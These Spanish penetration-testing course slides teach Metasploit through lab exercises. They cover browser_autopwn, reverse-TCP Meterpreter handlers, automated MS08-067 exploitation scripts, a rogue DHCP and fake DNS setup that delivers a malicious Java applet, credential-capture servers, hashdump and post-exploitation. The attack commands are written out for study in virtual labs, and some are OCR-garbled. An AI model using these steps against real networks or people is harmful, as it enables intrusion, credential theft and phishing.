  - **URIPATH**. Recurso al que se quiere acceder en el server (ruta URL por ejemplo /descargas).
  - **PAYLOAD**. Se debe indicar el *payload* a ejecutar en la máquina vulnerable



# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Quicktime

- **Pueden llegar peticiones de muchas víctimas, en función del método de distribución que se haya realizado, cuantas más peticiones lleguen mayor probabilidad de éxito.**

# Audit. Sistemas – Metasploit - Práctica

## 9.- Intrusión con interacción – PoC Visita mi web

- Uno de **los vectores de ataque más utilizados son los navegadores web**. Por ello es un tipo de vector que vamos a analizar y ver cómo explotar.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Visita mi web

- **En esta Poc pueden llegar peticiones de muchas víctimas, en función del método de distribución que se haya realizado, cuantas más peticiones lleguen mayor probabilidad de éxito.**
- **Para este ejemplo usaremos el exploit Browser\_autopwn (o su versión 2 –auxiliary/server/browser\_autopwn-). Se trata de un exploit que usa las vulnerabilidades de los navegadores cuando estos visitan un sitio web malicioso.**

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Visita mi web

- Para iniciar el exploit, una vez que lo hemos cargado, hemos de **parametrizarlo con las opciones adecuadas**:
  - **LHOST**. La **dirección IP para las conexiones inversas** de los *payload* (la *máquina atacante*)
  - **SRVPORT**. Se debe indicar el puerto por el que escuchará el módulo. 8080 es una buena opción
  - **URIPATH**. Recurso al que se quiere acceder. En el ejemplo se indica /
- Tras establecer los parámetros, se ejecuta (exploit o run) y **comienza la carga de los exploits que usará así como la indicación de las URL que se usarán para cada exploit**.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Visita mi web

```
Terminal
[*] Using URL: http://0.0.0.0:8080/jzIFejsNDfztf
[*] Local IP: http://192.168.1.103:8080/jzIFejsNDfztf
[*] Server started.
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/zxoLtxRpu
[*] Local IP: http://192.168.1.103:8080/zxoLtxRpu
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.1.103:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.103:6666
[*] Started reverse handler on 192.168.1.103:7777
[*] Starting the payload handler...
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.103:8080/
[*] Server started.
```

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Visita mi web

- En nuestra PoC lo estamos usando en **una red local** pero en un ataque real, **esta petición se realizaría a un dominio público adquirido para distribuir *malware*** o que también ha sido comprometido y dispone de un *kit* de explotación detrás.
- **Una vez que la víctima accede al sitio web, el servidor malicioso comienza a hacer su trabajo, el módulo de *Metasploit* recibirá la petición y lanzará los *exploits* disponibles para esa versión del navegador (automáticos, intentará que descargue un plugin, etc.). Una vez que *Metasploit* empieza a realizar este trabajo sólo queda esperar a conseguir la sesión inversa.**

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Visita mi web

- Es muy interesante observar que cuando se ha conseguido la sesión inversa de *Meterpreter*, se ha migrado la consola a otro proceso, lo cual provoca que aunque el navegador se cierre o se bloquee, la conexión no se perderá.

```
aviators Use After Free (target: IE 9 SP0-S...
[*] 192.168.124.131  apple_quicktime_marsh...
[*] Sending stage (752128 bytes) to 192.16...
[*] Meterpreter session 1 opened (192.168...
at 2013-09-11 18:21:42 -0400
[*] Session ID 1 (192.168.124.130:3333 ->...
alAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe
[*] Spawning notepad.exe process to migrat...
[+] Migrating to 3912
[+] Successfully migrated to process
msf auxiliary(browser_autopwn) > session
```

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Visita mi web

- Para poder ver, **en caso de que se explote alguna vulnerabilidad**, las **sesiones que abre el exploit**, tendremos que introducir el comando:
  - “sessions -i” en la consola de MSF
  - “sessions -i <número>” para interactuar con el equipo “envenenado” a través de una consola.



# Audit. Sistemas – Metasploit - Práctica

## 9.- Intrusión con interacción – PoC Visita mi web

- Vamos a intentar reproducir el ataque:
  1. Instala la versión de FireFox de la CC en Win XP y Win 7 (Virtuales)
  2. Abrimos MSF desde Kali y cargamos el exploit
  3. Lo parametrizamos y lo lanzamos
    1. Nos vamos a una máquina víctima e introducimos la URL que nos ha dado el exploit (IP más rutaURL si lo hemos parametrizado correctamente)
  4. Si nos ha creado alguna sesión gracias al exploit, nos conectamos e intentamos lo siguiente:
    1. Crear una carpeta en la víctima
    2. Extraer los hash de contraseña de la víctima con #hashdump

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes

- **Tras ver la parte de intrusión o explotación de sistemas, en la que si se consigue el éxito la adrenalina sube a gran velocidad, hay que pensar de nuevo en el proceso completo del test de intrusión. Anteriormente, se ha estudiado como la recogida de información y descubrimiento de servicios es algo que puede llevar bastante tiempo, pero es algo que puede ser automatizado, ya que generalmente, esta parte del proceso tiene más aspectos de procedimental que de artístico.**
- **La automatización de las tareas a realizar en *Metasploit* es un proceso que puede ayudar al auditor a minimizar tiempos. Como se ha mencionado anteriormente, en un test de intrusión existe una parte de procedimiento, el cual en condiciones normales es siempre igual.**

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes

- La idea principal es **conseguir reunir el máximo detalle en el *workspace* de la base de datos a la que el auditor conecte el *framework***. Entonces, **¿Se puede automatizar la captura del máximo de información? Esto es la idea de los *resource scripts*, cuya extensión será rc.**
- Los ***resource scripts* son tratados por *MSF* como *templates* ERB (Embedded Ruby) al permitir la ejecución de bloques de instrucciones en *Ruby*, desde los cuales se podrá interactuar con la API de *Metasploit*, REX. Existen algunos rc que vienen por defecto en *Metasploit* en la ruta ***/usr/share/metasploit-framework/scripts/resource***.**

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes

- Con los *scripts* que vienen **por defecto con *MSF*** se puede realizar la **mayoría del trabajo de recopilación** de información del entorno a auditar. A continuación **veremos uno de los *scripts*** que vienen por defecto y que es **realmente interesante y útil a la hora de descubrir servicios y de recolectar información.**

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Descubrimiento básico

- Vamos a entrar en detalle en la descripción del *script basic\_discovery.rc* que se puede encontrar en la ruta ***/usr/share/metasploit-framework/scripts/resource***. Este *script* sirve para conseguir obtener información sobre máquinas y servicios disponibles utilizando *nmap* y otros módulos auxiliares y para protocolos *smb, imap, pop, http, ftp*, etcétera.
- A continuación, mediante el uso del comando ***cat <script.rc> | more*** vamos a analizar el *script*. Hay que tener en cuenta que se puede personalizar en función de las necesidades editando, simplemente, el archivo rc original mediante algún editor de textos.
- También se puede ver en la url: [https://github.com/pwnieexpress/metasploit-framework/blob/master/scripts/resource/basic\\_discovery.rc](https://github.com/pwnieexpress/metasploit-framework/blob/master/scripts/resource/basic_discovery.rc)

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Descubrimiento básico

- De lo primero que se puede observar en el código es la declaración de una variable denominada *ports* que contiene todos los puertos que serán analizados en busca de servicios. El auditor puede modificar el rango, ampliando o disminuyendo el número. Un concepto muy interesante es el *datastore* el cual almacena las variables que se configuran en *msfconsole*, por ejemplo **RHOSTS**, **LHOST**, **RPORT**, etc..
- Para interactuar desde el interior del *script* con estas variables de *MSF* se utiliza la sintaxis *framework.datastore['<nombre variable>']*. En el *script* se puede observar como se hacen comparaciones mediante el uso de condicionales *if* para poder verificar que antes de lanzar el *script* se configuraron las variables.

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Descubrimiento básico

- Para la ejecución de módulos, tras la configuración de variables, o incluso para configurar variables desde el interior del *script* se dispone de la sentencia *run\_single*.
- Para asignar un valor a una variable de MSF, es decir no local al *script*, como por ejemplo RHOSTS se utiliza *run\_single("setg <variable> <valor> ")*. Para ejecutar una sentencia en MSF desde el *script* sería similar a lo anterior *run\_single["db\_nmap -v -n #{nmapopts} {framework.datastore['RHOSTS']}"]*. Las variables se especifican mediante el uso de # {variable}.

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Descubrimiento básico

- Existe una función en el *script* que verifica si el auditor se encuentra conectado a la base de datos, dónde se almacenará toda la información obtenida con el *script*. Si no se está conectado a la base de datos el *script* mostrará un mensaje por pantalla indicándolo y se acabará la ejecución de instrucciones.
  - `framework.db.hosts`



# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Descubrimiento básico

- A continuación vamos a realizar la **ejecución del script, pero antes tenemos que establecer las variables, en este caso globales.** Desde la consola:
  - `>setg RHOSTS <rango-ip>`
- Cargamos el script:
  - `>resource basic_discovery.rc`
- **Es muy común al principio, olvidar el establecimiento de las variables que nos solicita el script.**

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Creación resource script

- Antes de crear *scripts* de automatización de tareas se debe disponer de un par de cosas claras, la primera es que se debe conocer el lenguaje de *scripting Ruby* y la segunda que se debe disponer de un conocimiento medio-alto de la arquitectura y funcionamiento de *Metasploit*.
- A continuación el ejemplo que se muestra es bastante sencillo e intuitivo, pero queda reflejado el potencial y flexibilidad que disponen los *resource scripts* para la automatización de tareas comunes.

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Creación resource script

- En el ejemplo se utiliza un rc para, simplemente, automatizar el proceso de configuración del manejador de conexiones de los *payload*, es decir, *exploit/multi/handler*.

```
echo use exploit/multi/handler >> meterpreter.rc
echo set PAYLOAD windows/meterpreter/reverse_tcp >>
meterpreter.rc
echo set LHOST 192.168.0.100 >> meterpreter.rc
echo set ExitOnSession false >> meterpreter.rc
echo exploit -j -z >> meterpreter.rc
```

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Creación resource script

- Para **lanzar este *script*** existen distintas maneras, como por ejemplo, en una **línea de comandos** ejecutar
  - *#msfconsole -r meterpreter.rc,*
- o desde una **sesión de *msfconsole*** mediante el comando
  - *>resource meterpreter.rc.*
- Otro ejemplo interesante **es la automatización de la explotación de una máquina**, por ejemplo, mediante la explotación de *MS08-067*.
  - `echo use exploit/windows/smb/ms08_067_netapi >> exploitNetapi.rc`

# Audit. Sistemas – Metasploit

## 10.- Automatizando las órdenes – Creación resource script

- Otro ejemplo interesante es la automatización de la explotación de una máquina, por ejemplo, mediante la explotación de *MS08-067*.
  - `echo use exploit/windows/smb/ms08_067_netapi >> exploitNetapi.rc`
  - `echo set PAYLOAD windows/rneterpreter/reverse_tcp >> exploitNetapi.rc`
  - `echo set RHOST 192.168.0.110 >> exploitNetapi.rc`
  - `echo set LHOST 192.168.0 . 100 >> exploitNetapi.rc`
  - `echo exploit - j - z >> exploitNetapi.rc`

# Audit. Sistemas – Metasploit - Práctica

## 10.- Automatizando las órdenes – Creación resource script

- Crea un Resource Script que ejecute el módulo ms08\_067\_netapi
- Crea un Resource Script que ejecute el módulo auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids
- Usa los diferentes comandos para explotarlo sobre la máquina windows 7.
- Ejecuta el RC basic\_discovery.rc y comprueba la información que ofrece

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue

- *Metasploit* dispone de unos **módulos de tipo *auxiliary*** muy interesantes que permiten al auditor levantar un servidor, en menos de un minuto, el cual ofrece un servicio totalmente falso. El objetivo de este tipo de servidores es la **captura de credenciales o ejecución de código arbitrario mediante el engaño en la máquina remota**. Los engaños pueden ir desde simples redireccionamientos a direcciones IP donde en un puerto concreto espera el servicio malicioso, hasta un complejo entramado de servicios, que aparentemente realizan lo que deberían para terminar con la explotación de la máquina de la víctima.

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue

- La ruta dónde se aloja en *el framework* este tipo de módulos es ***auxiliary/server/***. En esta ruta se puede encontrar un directorio ***capture*** dónde se almacenan módulos cuyo objetivo principal es la **captura de credenciales** y, otros elementos de interés como las ***cookies***. A continuación se muestra información sobre los módulos *server/capture*:
  - ***server/capture/smb***. Permite configurar un servidor para protocolo SMB con el que se pueden obtener *has hes* de tipo NTLM
  - ***server/capture/ftp***. Permite configurar un servidor FTP que presente un *login* pare recoger credenciales



# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue

- ***server/capture/http***. Permite configurar un **servidor HTTP** para capturar credenciales de autenticación
- ***server/capture/pop3***. Permite configurar un **servicio POP3** falso para capturar credenciales
- ***server/capture/smt***. Permite configurar un **servicio SMTP** para capturar credenciales de autenticación
- ***server/capture/telnet***. Permite configurar un servidor de telnet para realizar el engaño y obtener las credenciales

# Audit. Sistemas – Metasploit - Práctica

## **11.- Servidores Rogue**

- Intenta (con los conocimientos que ya tienes ;)) lanzar un servidor falso ftp y analiza el comportamiento.
- Analiza cómo poder explotar este ataque y para qué puede servir

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- En el siguiente ejemplo se va a realizar una **prueba de concepto con *auxiliary/server/dhcp***, con el que se configurará un **Rogue DHCP**, ***auxiliary/server/fakedns***, con el que se configurará un DNS un tanto especial y ***exploit/multi/browserjava\_signed\_applet*** con el que se realizará la explotación de la máquina de la víctima.
- El escenario **está compuesto por una red**, que podría ser una red **wireless** o una red cableada, dónde el atacante configurará un **rogue DHCP** con el que se buscará que los **clientes obtengan una dirección IP de un rango concreto**, una **dirección IP de un servidor DNS** controlado por el atacante y una **dirección de puerta de enlace**, que también podría ser la **dirección IP del atacante** por lo que se podría monitorizar el tráfico para obtener **cookies** o credenciales.

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- Además se configura un servicio web dónde al realizar la conexión se lanzará un *applet* de java con intenciones maliciosas. Este servicio será referenciado por una página web que simulará un portal cautivo y que realmente redirigirá al servicio web dónde se lanzará el *applet* malicioso.
- Esta página se encuentra alojada en un servidor Apache que escucha peticiones en el puerto 80, al llegar la petición se muestra la página del portal cautivo que poco después redirigirá a la dirección URL dónde se encuentra configurado el servicio del *applet*. Cuando el usuario o víctima acepte la ejecución del *applet*, realmente se estará ejecutando un *payload*

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- La configuración del *Rogue* DHCP es bastante sencilla, se carga el módulo *auxiliary/server/dhcp* y se configuran algunos parámetros:
  - **DHCPEND** 10.52.0.100
  - **DHCPSTART** 10.52.0.50
  - **DNSSERVER** La dirección **IP donde se encuentra el DNS**, por ejemplo, máquina del atacante. 10.52.0.111
  - **NETMASK** 255 .255.255.0
  - **ROUTER** La dirección **IP de la puerta de enlace**, podría ser la máquina del atacante para **monitorizar tráfico**. 10.52.0.111
  - **SRVHOST** La dirección IP dónde se lanza el *Rogue* DHCP. 10.52.0.111

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- Podría ser interesante agotar las direcciones IP disponibles en el *pool* del DHCP original que existe en la misma red, si existiese alguno. Llegado este punto, los clientes que se conecten a la red recibirán direcciones IP otorgadas por el servidor DHCP falso, además de lo más interesante, la dirección IP del servidor DNS y de la puerta de enlace que se quiera.
- Una vez parametrizado, ejecutar desde la consola MSF:
  - > run

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- Es el momento de configurar el servidor DNS falso, para ello se carga el módulo *auxiliary/server/fakedns*. El funcionamiento *de fakedns* es sencillo, con la variable **TARGETDOMAIN** se configura una lista de dominios para los que las resoluciones no serán falseadas, **SRVHOST** es la variable dónde se configura la dirección IP dónde se monta el servidor DNS falso, la del atacante en este caso (10.52.0.111). Tras lanzar el módulo, en el ejemplo, cuando la víctima pida resolver cualquier nombre de dominio, excepto *los indicados en el bypass (podemos poner ildefe.es)*, se resolverá con la dirección IP del atacante dónde espera el servidor Apache.

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- Indicar que este módulo tiene una opción muy interesante:  
**TARGETACTION**. Mediante esta variable podemos:
  - **FAKE**: estableciendo esta variable se falsearán todas las peticiones que vayan a los sitios web especificado en TARGETDOMAIN.
  - **BYPASS**: estableciendo esta variable se falsearán todas las peticiones que de sitios web excepto las que se hayan especificado en TARGETDOMAIN.



# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- Comandos a parametrizar:
  - > set TARGETACTION FAKE
  - > set TARGETDOMAIN \*.ildefe.es www.google.com
  - > set TARGETHOST 10,52,0,123
  - > run

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- Una de las víctimas, la cual obtuvo las direcciones IP por el DHCP falso, realiza una petición a *www.ildefe.es*. **El servidor DNS falso resuelve esta petición devolviendo la dirección IP de la máquina del atacante, 10.52.0.111.** La máquina de la víctima, realiza la petición al **atacante al puerto 80, dónde se encuentra un archivo *index.html*** con el siguiente código:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD>
<TITLE>Captive Portal</TITLE>
</HEAD>
<BODY>
Captive Portal<br />
<script type="text/javascript">window.location.href=""10.52.0.111/javachungo" </script> <'-- Arbitrary Redirect
-->
</BODY>
</HTML>
```

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- Ahora vamos a **configurar el Java que explotará la vulnerabilidad**. Se **podría evitar la utilización del servidor Apache y utilizar directamente el módulo del *applet***, pero es recomendable utilizar SET, *social engineering toolkit*, y poder utilizar alguna página web falsa para hacer más creíble el ataque. **SET lo veremos más adelante.**
- Configuración módulo applet (*exploit/multi/browser/java\_signed\_applet*):
  - **SRVHOST** 10.52.0.111 (IPatacante)
  - **SRVPORT** 8080 (puerto escucha servicio)
  - **URIPATH** /**javachungo**
  - **PAYLOAD** *Windows/meterpreter/reverse\_tcp*

# Audit. Sistemas – Metasploit

## 11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java

- En teoría **y si todo funciona**, cualquier petición que **no esté en el BYPASS del fakedns**, pasará al portal cautivo que le redirigirá al applet malicioso.
- Si el **usuario acepta el cuadro de diálogo del *applet*** se produce la **ejecución *del payload provocando*** la obtención de una **sesión inversa por parte del auditor o atacante**.

# Audit. Sistemas – Metasploit - Práctica

## **11.- Servidores Rogue – PoC DHCP, Fake DNS y Applet de Java**

- Pon en marcha un sistema “FakePower” que al acceder a [pelisonline.tv](http://pelisonline.tv) te intente descargar un applet de java necesario para la visualización de los contenidos.

# Audit. Sistemas – Metasploit

## 12.- Actualización y customización

- Una característica interesante de *Metasploit* es la **flexibilidad y facilidad de actualización del *framework***. Los auditores han de saber que prácticamente **a diario salen gran cantidad de vulnerabilidades** conocidas. Es por esto que el debe tener ***su framework* lo más actualizado posible** y al día, para que en los test de intrusión sean lo más efectivos.
- *Metasploit* **proporciona un mecanismo de actualización automático mediante el uso del comando *msfupdate***. Este mecanismo conecta con los servidores de *Metasploit* a través de la URL *https://metasploit.com* y se **realiza una consulta del estado de la base de datos local, verificando en qué estado se encuentra y si existen nuevos *exploits, payloads, encoders, etc.*** Si existen actualizaciones se procede a la descarga de todas ellas.

# Audit. Sistemas – Metasploit

## 12.- Actualización y customización

- En clase hemos **experimentado problemas a la hora de actualizar el entorno con el comando msfupdate** por lo que si existiera algún problema podemos intentar alguna de estas soluciones:
  - **Actualización desde el actualizador del entorno gráfico.** Desde el Dashboard de Kali lanzar el actualizados.
  - **Proceder a lanzar los siguientes comandos desde la consola Linux:**

```
#cd /usr/share/metasploit-framework/  
#apt-get install libsqlite3-dev  
#bundle install
```

# Audit. Sistemas – Metasploit

## 12.- Actualización y customización

- **Añadir *exploits* u otras funcionalidades a *Metasploit* es realmente sencillo si se conoce su estructura. *Metasploit* dispone de una serie de directorios organizados dónde se recogen los *exploits*, *encoders*, *payloads*, herramientas auxiliares como pueden ser los escáneres, etc. Para añadir un *exploit* que se haya descargado de Internet, simplemente hay que añadir el fichero con extensión *rb*, *Ruby*, en la carpeta *correspondiente* (*exploit en este caso*).**



# Audit. Sistemas – Metasploit

## 12.- Actualización y customización

- Teniendo esto claro, **el auditor puede personalizar su entorno y sus rutas dónde encontrar sus *exploits* a su antojo.** Por ejemplo, si el auditor quiere una carpeta denominada ***MisTools*** que contenga todos los *exploits* que él requiera, **una buena práctica sería crear esta carpeta en la ruta */usr/share/metasploit-framework/modules/exploits***, de esta manera cuando el auditor quiera **acceder desde *msfconsole*** al contenido de ese directorio, simplemente **deberá ejecutar *use exploit/MisTools*** y elegir el fichero que se requiera cargar o utilizar.
- Para el **resto de componentes y módulos este proceso es similar** y puede ser llevado a cabo de manera análoga.

# Audit. Sistemas – Metasploit




## 12.- Actualización y customización

- Ahora vamos a ver un ejemplo de cómo llevar a cabo esta tarea. Vamos a **descargar un *exploit*** del sitio web ***http://exploit-db.com***, que se encuentre **escrito en *Ruby*** y preparado para ***Metasploit***. Después, **se copiará el *exploit*** a la carpeta dónde se quiera dejar **éste y poder cargarlo con *elframework***.
- Podríamos buscar alguno (sección “search”) para una plataforma que nos interese como Windows ;)

# Audit. Sistemas – Metasploit


## 12.- Actualización y customización Windows 7 SP1 x86 - Privilege Escalation (MS16-014)

- Es recomendable cambiar el nombre del archivo ya por defecto se descarga con el identificador de exploit-db.

EDB-ID: 40039	Author: blomster81	CVE: 2016-0400
Published: 2016-06-29	Type: Local	Platform: Win32
EDB Verified: 	Exploit:  Download //  View Raw	Vulnerable App: N/A

« Previous Exploit

```
1  /*
2  # Exploit Title: Elevat
3  # Date: 28/06-2016
4  # Exploit Author: @bloms
5  # Vendor Homepage: www.r
6  # Version: Windows 7 SP1
7  # Tested on: Windows 7 S
8  # CVE : 2016-0400
9
10 MS16-014 EoP PoC created
11 https://github.com/RootK
12 Spawns CMD.exe with SYST
13 Overwrites HaliSystemQue
14
15 ***** EDB Note *****
16
17 ntos.h is available here
18
19 *****
```



# Audit. Sistemas – Metasploit

## 12.- Actualización y customización

- Una vez que tenemos el fichero con extensión rb, se debe guardar en una ruta que cuelgue de la raíz de los *exploits*, es decir, la ruta ***/usr/share/metasploit-framework/modules/exploits***. Como se ha dicho, en esta ruta se pueden crear otros directorios o alojar el *exploit* en alguna ya existente.
- Para este ejemplo se **creará una nueva carpeta en la ruta anterior** cuyo nombre será ***MiExploit***. Tras la descarga del *exploit* se ha denominado *flashArteIntrusion.rb* al fichero que lo contiene. Este fichero deberá ser copiado o movido a la ruta ***/usr/share/metasploit-framework/modules/exploits/MiExploit***, recientemente creada.

# Audit. Sistemas – Metasploit

## 12.- Actualización y customización

- Una vez que **se dispone de los nuevos *exploits*** en las rutas, y éstos estén preparados **se debe arrancar *el framework*** para poder interactuar con ellos.
- Tras **lanzar *msfconsole*** se utiliza el comando ***use*** para cargar el **módulo** utilizando la ruta dónde se el exploit. Según lo descrito, es bastante sencillo e intuitivo la adición de *exploits* y su organización en el *framework* mediante el uso de directorios.

# Audit. Sistemas – Metasploit

## **13.- Meterpreter y postexplotación**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación

- El presente tema se centra en el ámbito de la *post-explotación* una de las fases más delicadas del test de intrusión. En esta fase el auditor puede obtener gran cantidad de información sobre el estado de una red, de una máquina o incluso, poder obtener acceso a zonas donde antes no se podía acceder.
- En muchas ocasiones se quiere llegar a zonas de la red desde las que un auditor, en el estado actual, no puede lograr acceso. Pero sí es cierto que el auditor puede demostrar a la organización que está siendo auditada, que tener un mal diseño de red o que, no delimitar correctamente los accesos a zonas de la red sensibles, pueden provocar accesos no autorizados.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación

- La *post-explotación* es por tanto una de las fases comprendidas en un test de intrusión y la cual debe ser procesada de manera minuciosa. En esta fase el auditor recopilará información real del escenario, utilizando como intermediario una máquina vulnerada en la fase anterior, la fase de explotación.
- En dicha fase se indicaba que la elección del *payload* es una acción crítica ya que las funcionalidades que se podrían realizar después de lograr la explotación dependían de éste. En algunas ocasiones no se necesitan muchas funcionalidades y sí una en concreto. Mientras que en otras ocasiones lograr tener un control completo sobre la máquina víctima puede ayudar, y mucho, en la fase de *post-explotación*.



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación

- Cuando se dispone de **acceso físico a una máquina**, uno de los ***payload* más interesantes** que se puede ejecutar es alguno que proporcione una **escalada de privilegios en la misma**. No es necesario montar un *Meterpreter*, el cual veremos más adelante, para simplemente elevar privilegios.
- También hay que recalcar que en muchas otras ocasiones se **necesita de *payloads* como *Meterpreter* para poder disponer de un control total sobre la máquina víctima**. Pero no sólo un control total sobre la máquina vulnerada, sino **aprovechar esta situación para controlar el entorno de dicho equipo** .

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación

- Para poder ilustrar lo anterior se propone **un escenario como el siguiente:**
  - El auditor **dispone de conectividad con una máquina con sistema operativo *Microsoft Windows 7* vulnerable y posee también los *exploits* necesarios para conseguir acceso.**
  - El auditor **no dispone de conectividad directa con una máquina con sistema operativo *Microsoft Windows Server 2008*.** Entonces, el auditor no puede auditar *a priori* dicha máquina.
  - El sistema operativo que utiliza el auditor no es relevante, pero se supone que es una **distribución *Kali*.**
  - La máquina con *Windows 7* sí **dispone de conectividad con la máquina *Windows Server 2008*.**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación

- Si el auditor **vulnera la máquina con *Windows 7*** dispone de al menos **conectividad con el equipo *Windows Server 2008***. A partir de ese momento se puede auditar e intentar lograr acceso a dicha máquina.
- **Se pueden probar distintas técnicas para conseguir dicha acción.** La **impersonalización de usuarios o técnicas como *el pivoting*** ayudan y mucho al auditor en este tipo de escenarios.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos

- ***Meterpreter* es un *payload* disponible para *Metasploit* con el que se puede realizar casi cualquier acción imaginable. *Meterpreter* aporta una consola o línea de comandos propia con sus comandos incluidos. Además, puede ejecutar sus propios *scripts* lo cual hace que aumente la potencia y posibilidades que ofrece *Meterpreter*. También se pueden cargar módulos que aportan funcionalidades extra con los que los usuarios pueden realizar más acciones.**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos

- La **técnica que se utiliza** para ejecutar un *Meterpreter* en una máquina vulnerada es la **inyección en memoria de DLLs en los procesos en ejecución del equipo vulnerado**. Tras el éxito de la explotación se obtiene una interfaz de línea de comandos. Generalmente, *Meterpreter* **migra de un proceso a otro** para evitar que el cierre o la caída del proceso vulnerable haga caer la conexión con la máquina atacante.
- Los comandos propios de *Meterpreter* se estructuran en **tres categorías** principales que son las siguientes: ***Core commands, Stdapi y Priv***

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Core

- Los comandos de tipo core permiten realizar distintas funciones básicas en la sesión en la máquina remota. El objetivo de estos comandos es el de ejecutar *scripts*, cargar módulos e interactuar con la máquina remota.

```
msf > help
Core Commands
=====
Command      Description
-----
?            Help menu
back        Move back from the current context
banner     Display an awesome metasploit banner
cd         Change the current working directory
color      Toggle color
connect    Communicate with a host
edit       Edit the current module with $VISUAL or $EDITOR
exit      Exit the console
get       Gets the value of a context-specific variable
getg     Gets the value of a global variable
go_pro   Launch Metasploit web GUI
grep     Grep the output of another command
help     Help menu
info     Displays information about one or more module
irb     Drop into irb scripting mode
jobs    Displays and manages jobs
kill    Kill a job
load    Load a framework plugin
loadpath Searches for and loads modules from a path
makerc  Save commands entered since start to a file
popm    Pops the latest module off the stack and makes it active
previous Sets the previously loaded module as the current module
pushm   Pushes the active or list of modules onto the module stack
quit    Exit the console
reload all Reloads all modules from all defined module paths
```

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Core

- **De ayuda:**

- Los comandos **de ayuda e información** de los que dispone *Meterpreter* son los siguientes: ***help***. El cual muestra información de uso del comando del que se requiere información.
- En ocasiones **no se encuentra disponible ayuda del comando a través de *help***, es por ello que hay que ejecutar el comando del que se requiere información con el **parámetro -h** activo. **El comando ?** proporciona una ayuda similar a la del comando *help*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Comandos básicos - Core

- **Ejecución en segundo plano:**

- Existen varios comandos que permiten al usuario ejecutar *scripts* de *Meterpreter* en segundo plano.
